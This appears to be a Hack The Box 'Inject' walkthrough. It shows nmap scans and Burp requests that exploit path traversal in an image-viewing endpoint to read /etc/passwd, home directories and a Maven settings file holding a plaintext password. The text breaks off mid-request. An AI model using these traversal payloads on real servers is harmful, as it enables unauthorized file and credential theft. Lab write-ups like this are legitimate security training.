
HTB INJECT(EASY) WALKTHROUGH

First, add the IP address of inject machine in **/etc/hosts**


Scanning for open ports and services



```
┌──(root㉿kali)-[/home/kali]
└─# nmap inject.htb
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-03 07:39 EDT
Nmap scan report for inject.htb (10.10.11.204)
Host is up (0.43s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
8080/tcp open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 79.99 seconds

┌──(root㉿kali)-[/home/kali]
└─# nmap inject.htb -p 22,8080 -sV
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-03 07:41 EDT
Nmap scan report for inject.htb (10.10.11.204)
Host is up (0.88s latency).

PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
8080/tcp open  nagios-nsca Nagios NSCA
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/sub
mit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.13 seconds
```

After scanning we see , that **port 22(SSH)** and **port 8080(HTTP_PROXY)** are opens .

Let's see to the website



Zodd Cloud

Store, share, and collaborate on files and folders from your mobile device, tablet, or computer.

Features

Built-in protections

Drive can provide encrypted and secure access to your files. Files shared with you can be proactively scanned and removed when malware, spam, ransomware, or phishing is detected.

Fully Encrypted


An encryption system with an highly Encrypted algorithm which enables that you are the only one who can able to decrypt the cloud service. Which provides full control of your cloud service.

Faster Data Transfer

Faster uploading and downloading of larger files irrespective of your internet speed. A Compression algorithm works underhood which enables loss less compression.

How it works


Here is a cloud page , where we can upload image or files . in the corner of the page , we can see a **upload** site link , lets visit it .


10.10.11.204:8080/upload
Home Features How it Works Blogs Pricing
Browse... No file selected.
Upload

Here, we can upload files , lets try to upload a image and track through proxy

Set burp proxy and intercept traffic .

After uploading image , there is enabled new link of **view image**. Click and see traffic in burp proxy.


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions Learn
Send Cancel
Target: http://10.10.11.204:8080 HTTP/1
Inspector
Request attributes 2
Request query parameters 1
Request body parameters 0
Request cookies 0
Request headers 8
Response headers 5
Done
610 bytes | 512 millis

Request

```
GET /show_image?img=lambo3.jpg HTTP/1.1
Host: 10.10.11.204:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
age/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://10.10.11.204:8080/upload
Upgrade-Insecure-Requests: 1
```


Response

```
HTTP/1.1 500
Content-Type: text/html;charset=UTF-8
Content-Language: en
Content-Length: 455
Date: Mon, 03 Jul 2023 11:52:51 GMT
Connection: close

<!doctype html><html lang="en">
  <head>
    <title>
      HTTP Status 500 - Internal Server Error
    </title>
    <style type="text/css">
      body{
        font-family:Tahoma,Arial,sans-serif;
      }
      h1,h2,h3,b{
        color:white;background-color:#525D76;
      }
      h1{
        font-size:22px;
      }
      h2{
        font-size:16px;
      }
      h3{
        font-size:14px;
      }
      p{
        font-size:12px;
      }
      a{
        color:black;
      }
      .line{
        height:1px;
```

Here is a get method for upload files .

Lets try to inject payloads of that’s get part to get inside contents

Try for **command injection** :



```
GET /show_image?img=/../../../../../../etc/passwd HTTP/1.1
Host: 10.10.11.204:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
age/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://10.10.11.204:8080/upload
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200
Accept-Ranges: bytes
Content-Type: image/jpeg
Content-Length: 1986
Date: Mon, 03 Jul 2023 11:53:36 GMT
Connection: close

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network
Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd
Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time
Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
```


Done 2,129 bytes | 614 millis

And it works , we find usernames of machine .

Here , find 3 users with /bin/bash shell

- Frank
- Phil
- Root

Let's try to check directory listing vulnerability




```
GET /show_image?img=/../../../../../../home HTTP/1.1
Host: 10.10.11.204:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
age/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://10.10.11.204:8080/upload
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200
Accept-Ranges: bytes
Content-Type: image/jpeg
Content-Length: 4096
Date: Mon, 03 Jul 2023 11:54:30 GMT
Connection: close

frank
phil
```

And it works , we are in .

After some exploration we find two interesting files .

One is **/home/frank/.m2/settings.xml**



Burp Suite Community Edition v2023.4.3 - Temporary Project

Target: http://10.10.11.204:8080

Request

```
GET /show_image?img=/../../../../../../home/frank/.m2/settings.xml HTTP/1.1
Host: 10.10.11.204:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://10.10.11.204:8080/upload
Upgrade-Insecure-Requests: 1


```

Response

```
HTTP/1.1 200
Accept-Ranges: bytes
Content-Type: image/jpeg
Content-Length: 617
Date: Mon, 03 Jul 2023 11:55:11 GMT
Connection: close

<?xml version="1.0" encoding="UTF-8"?>
<settings xmlns="http://maven.apache.org/POM/4.0.0" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
        xsi:schemaLocation="http://maven.apache.org/POM/4.0.0 https://maven.apache.org/xsd/maven-4.0.0.xsd">
  <servers>
    <server>
      <id>Inject</id>
      <username>phil</username>
      <password>DocPhillovestoInject123</password>
      <privateKey>${user.home}/.ssh/id_dsa</privateKey>
      <filePermissions>660</filePermissions>
      <directoryPermissions>660</directoryPermissions>
      <configuration></configuration>
    </server>
  </servers>
</settings>

```

In this xml file we see Philip user id and password . if we try to get in via ssh with this user id and password , we can't enter because it requires public key to access.


Second interesting file is **/home/Philip/user.txt** , which is user flag .

But this is not accessible , we can't see contents of this file

So lets try to see configuration file of this website.

And we found one interesting xml file.

The directory is **/var/www/WebApp/pom.xml**



Burp Suite Community Edition v2023.4.3 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions Learn
Send Cancel
Target:
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Search...
0 matches
Done

```
GET /show_image?img=/../../../../../../var/www/WebApp/pom.xml
HTTP/1.1
Host: 10.10.11.204:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
age/webp,*/*;q=0.8
